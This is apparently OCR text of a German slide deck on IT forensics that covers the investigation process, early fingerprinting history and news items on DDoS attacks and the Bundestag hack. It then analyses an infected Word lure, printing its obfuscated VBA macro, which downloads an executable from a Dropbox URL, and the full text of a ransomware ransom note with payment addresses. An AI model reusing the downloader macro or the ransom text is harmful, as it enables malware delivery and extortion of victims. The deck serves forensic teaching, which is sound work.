

IT - FORENSIK
ABENDS IM LABOR


DAS BESTE KOMMT ...


IT - FORENSIK ?

IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung** und forensische Duplikation (Beweismittelsicherung)
- Untersuchung und **Analyse** der Daten (Live-Analyse, Post-mortem-Analyse)
- **Dokumentation** der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- **Datensammlung** und forensische Duplikation (Beweismittelsicherung)
- Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle

Beginnings of Finger-printing — 1859 & 1860 — Selected originals; e
Enlarg

An early experiment in finger printing

R 3

June/59

At Arrah. Bengal

June 1859 } W.J.H r.3

years interval

An early experiment in finger-printing

r.1

June/59

At Arrah, Bengal.

rest of the half hand is in the Arrah 1859 Coll.n

November 1913 } W. J. H r.1

June 1859 } W. J. H r.1

54 years' interval

The longest known proof of persistence.

At Arrah. Bengal

r 3 1859 W.J.H.

r 1 1913 W.J.H

r 1 June 1859 W.J.H

Photos by Clarendon Press Enlarged

W. J. Herschel 19 August 1859

Original from Arrah book.

The mark of my father's [illegible]

Security-Journalist Brian Krebs war Ziel eines massiven DDoS-Angriffs

23.09.2016 07:00 Uhr – Fabian A. Scherschel

vorlesen

Als Dank für seine Berichterstattung über den Booter-Dienst vDoS bekam es Brian Krebs nun mit einem der größten DDoS-Angriffe der Geschichte zu tun. Krebs ist auf Grund seiner Recherchen allerdings Leid gewöhnt.

Dienste

Security Consulter
Emailcheck
Netzwerkcheck
Browsercheck
Anti-Virus
Krypto-Kampagne

Artikel

Analysiert: Werbekeule statt Glitzersteine – Android-Malware CallJam seziert

Eine App auf Goole Play gab sich als Helferlein für das erfolgreiche Spiel "Clash Royale" aus. Doch statt der versprochenen Juwelen gab es teure Rechnungen. Olivia von Westernhagen analysiert den Trojaner.

Wachsende Kritik an Public Key Pinning für HTTPS

Die noch recht junge Technik der Zertifikats-Pinnings für HTTPS bekommt Gegenwind.

BRIAN KREBS

Wer die Hersteller des IoT-DDoS-Botnets sind

Das IoT-DDoS-Botnetz Mirai sorgt derzeit für die größten bekannten DDoS-Angriffe mit einer Kapazität von mehr als 1 Tbit/s. Der Sicherheitsforscher Brian Krebs hat analysiert, wer die unsicheren Geräte herstellt.

Standardzugangsdaten für IP-Kameras von Mobotix sind im Quellcode des Mirai-Botnetzes enthalten. (Bild: Mobotix)



BOSCH

TOOLS

- Caine: http://www.caine-live.net/
- Live View: http://liveview.sourceforge.net/

IT - FORENSIK IN DER PRAXIS

- Operative Vorbereitung
- Datensammlung und forensische Duplikation (Beweismittelsicherung)
- **Untersuchung und Analyse der Daten (Live-Analyse, Post-mortem-Analyse)**
- Dokumentation der Fakten und Rekonstruktion des Vorfalls
- Maßnahmendefinition zur Verhinderung weiterer Vorfälle



UNTERSUCHUNG UND ANALYSE

SPECIAL Special: Sicherheits-Center – Neues vom Bundestags-Hack

Cyber-Attacke auf Bundestag: Es war peinlich einfach!

08.03.2016, 18:10 Uhr **Wie jetzt bekannt wird, gelang der Angriff auf das Netzwerk des Bundestags mit einfachsten Hacker-Werkzeugen. Es könnten also auch Amateure gewesen sein.**

von Udo Lewalter

Themenübersicht

DATEI EXTRAS ANSICHT Bewerbung und CV.doc [Schreibgeschützt] [Kompatibilitätsmodus] - Word (Test)

INFORMATIONEN ZUR TESTVERSION Diese Testversion von Microsoft Office Professional Plus 2013 läuft in 32 Tagen ab. Kaufen

Dieses Dokument wurde mit einer aktuelleren Version von Microsoft Office™ erstellt.

Bitte betätigen Sie die Inhalt aktivieren Schaltfläche um eine korrekte Darstellung zu gewährleisten.

Sollte die Schaltfläche nicht verfügbar sein, müssen Sie das Dokument gegebenenfalls erst zur Bearbeitung aktivieren. Bitte betätigen Sie dazu die dafür vorgesehene Schaltfläche.

H‰D$H‰D$PH‰D$XH□D$X□Ï E3ÀD‹ÏH‹êH‰D$ ÿ‡lH‹L$H‹Ø...À...¥ H...Étÿl ‹ØH‹L$X□ç ————————————————
‰|$P3ÿH‰L$H;ßëH□T$pH□L$Hèbÿÿÿ‹L$H‹Ø;ÇufH□D$`L□L$@L□D$pH‰D$8H‰|$03ÒH‰|$(ÇD$@ H‰|$ ÿìk;Çt¯H‹L$HH;Ït
ÿ^kH‰|$HH‹ÕH‹Î‰|$Pè÷ÿÿH‹L$H‹Øë3ÿH;Ïtÿ^k ‹ÃH‹Œ$p H3ÌèH» H‹œ$° H□Ä€ _^]Ã□H‰\$H‰t$WHƒì 3ÿH‹Ù9y~53öH...öx~;{}yH‹
H‹ÇHƒÆ;{|ÍH‹
H...Ét èM´ Hƒ# H‹KH...Ét

è;´ Hƒc ƒcH‹t$8H‹\$03ÀHƒÄ _ÃE3ÉE3À¹Œ ÀA□Qÿ3g ÌE3ÉE3À¹Œ ÀA□Qÿg ÌHƒÁéCÿÿÿ□□□H‰\$WHƒì H‹YHH‹ùH...Ût%ëH‹K H...ÉtH‹ÿPHƒc
3ÉÿS@HƒÃHHƒ; uÝH‹VN———————————— H‹WN———————————— ëH‹H...ÒtÿR@H‹AN————————————
HƒÃH;Ørãf□t2Hƒ□ tH□Oèúûÿÿ HƒgH‹O@H...ÉtH‹ÿPH□Oÿ”f ƒgH‹\$0HƒÄ _Ã□SHƒì H‹Ùƒúu(L‹ÁL□
□lH□¾$———————————— H□
§L———————————— è.ûÿÿH‹Ëÿ□f ë...ÒuH□
ŒL———————————— èÿÿÿ¸ HƒÄ [ÃH‰\$H‰l$H‰t$WHƒì 3ÛH‹êH‹ù9Y~"3öH‹H‹U H‹ÿ(f
...ÀtÿÃHƒÆ;_|àƒËÿƒûÿu3ÀH‹\$0H‹I$8H‹t$@HƒÄ _Ã...Ûx;_}
H‹GHcËH‹

——

ÈëÕE3ÉE3À¹Œ ÀA□Qÿ‡e Ì□□Ì□□□Ì□□□H‹ÄH‰XH‰hH‰pH‰x ATHƒì I‹ñI‹øH‹ÚL‹áH...É„Ì H...Ò„Ã M...Éu

BILDSCHIRM 1 VON 8 140%

```
Directory [2048 bytes]:
+ [FPX directory, 2048 bytes]
¦ 0)  Root Entry = .a..............*\G{000204EF-0000-000
#9#C:[snip]
¦ 1)  1Table = j.....................6.6.6.6.6.6.6.6.6.
6.6.6[snip]
¦ 2)  WordDocument = ...[........>..bjbj.......4.......>
.....[snip]
¦ 3)  SummaryInfo (SubDirectory) -->
¦ + [Property Info directory with 13 entries, 284 bytes]
¦ ¦ 0)  CodePage = 1252
¦ ¦ 1)  Author = user
¦ ¦ 2)  Template = Normal.dotm
¦ ¦ 3)  LastModifiedBy = user
¦ ¦ 4)  RevisionNumber = 1
¦ ¦ 5)  Software = Microsoft Office Word
¦ ¦ 6)  TotalEditTime = 840
¦ ¦ 7)  CreateDate = 2014:03:08 22:17:00
¦ ¦ 8)  ModifyDate = 2014:03:08 22:31:00
¦ ¦ 9)  Pages = 1
¦ ¦ 10) Words = 9
¦ ¦ 11) Characters = 53
¦ ¦ 12) Security = 0
```

```
+-----------------------------------------------+
¦          OfficeMalScanner v0.61               ¦
¦  Frank Boldewin / www.reconstructer.org       ¦
+-----------------------------------------------+

[*] INFO mode selected
[*] Opening file bad.doc
[*] Filesize is 32256 (0x7e00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword

---------------------------------
[Scanning for VB-code in BAD.DOC]
---------------------------------
ThisDocument
-------------------------------------------------------------------------------
                VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
              The decompressed Macro code was stored here:
```


Dim TLQZREKILBH: TLQZREKILBH = NLGTPDNOPTG & "\IWMMHDZDXPS"
Set MGFMNVHPIXA = CreateObject("Scripting.FileSystemObject")
If (MGFMNVHPIXA.FolderExists(TLQZREKILBH)) Then
Else
Set oMGFMNVHPIXA = CreateObject("Scripting.FileSystemObject")
oMGFMNVHPIXA.CreateFolder TLQZREKILBH
End If
Dim MZAPCZNWOBR: Set MZAPCZNWOBR = CreateObject("Adodb.Stream")
Dim YGVEJNVZZLS: Set YGVEJNVZZLS = CreateObject("Microsoft.XMLHTTP")
YGVEJNVZZLS.Open "GET", "http://dl.dropboxusercontent.com/s/a8joaj5xy497yi4/aaaa.exe", False
YGVEJNVZZLS.Send
With MZAPCZNWOBR

__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!__!@#!@#!

NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption with RSA-4096.
More information about the encryption keys using RSA-4096 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

How did this happen ?
!!! Specially for your PC was generated personal RSA-4096 KEY, both public and private.
!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do ?
So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BTC NOW, and restore your data easy way.
If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a payment.


For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1. http://k5fxm4dl35qk323d.justmakeapayment.com/D9B09619DC13C927
2. http://hrfdknrmsfw.pestresdfasd.com/D9B09619DC13C927
3. http://tsbfdsv.extr6mchf.com/D9B09619DC13C927
4. https://o7zeip6us33igmgw.onion.to/D9B09619DC13C927

5. https://o7zeip6us33igmgw.tor2web.org/D9B09619DC13C927


6. https://o7zeip6us33igmgw.onion.cab/D9B09619DC13C927

